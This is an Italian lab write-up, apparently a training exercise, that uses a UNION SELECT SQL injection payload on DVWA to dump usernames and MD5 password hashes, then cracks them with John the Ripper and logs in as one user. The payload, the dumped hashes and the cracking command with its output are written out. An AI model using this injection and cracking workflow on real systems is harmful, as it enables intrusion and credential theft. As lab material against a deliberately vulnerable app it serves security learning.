


```
'union select user,password from users#
```

Questo comando per la sql injection ci permette di richiedere user e password del DB



User ID:

ID: 'union select user,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'union select user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'union select user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'union select user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'union select user,password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Le password sono cifrate con crittografia MD5, ora vedremo come craccare queste password e decifrarle:

creiamo un file txt con il formato

“username:passwordEncrypted”

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
mithy:5f4dcc3b5aa765d61d8327deb882cf99
```


con lo strumento di kali, john, andremo a decifrare le chiavi:

```

(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (mithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2023-09-09 08:49) 20.83g/s 759387p/s 759387c/s 830837C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

```

Proviamo ad accedere con l'utente "pablo" e la relativa password decifrata:




Username

Password

Login

Successo:



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a classroom environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder on any internet-facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purpose of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an install of DVWA it is not our responsibility it is the responsibility of the person who uploaded and installed it.

General Instructions

The help button allows you to view hints/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'pablo'

Username: pablo
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7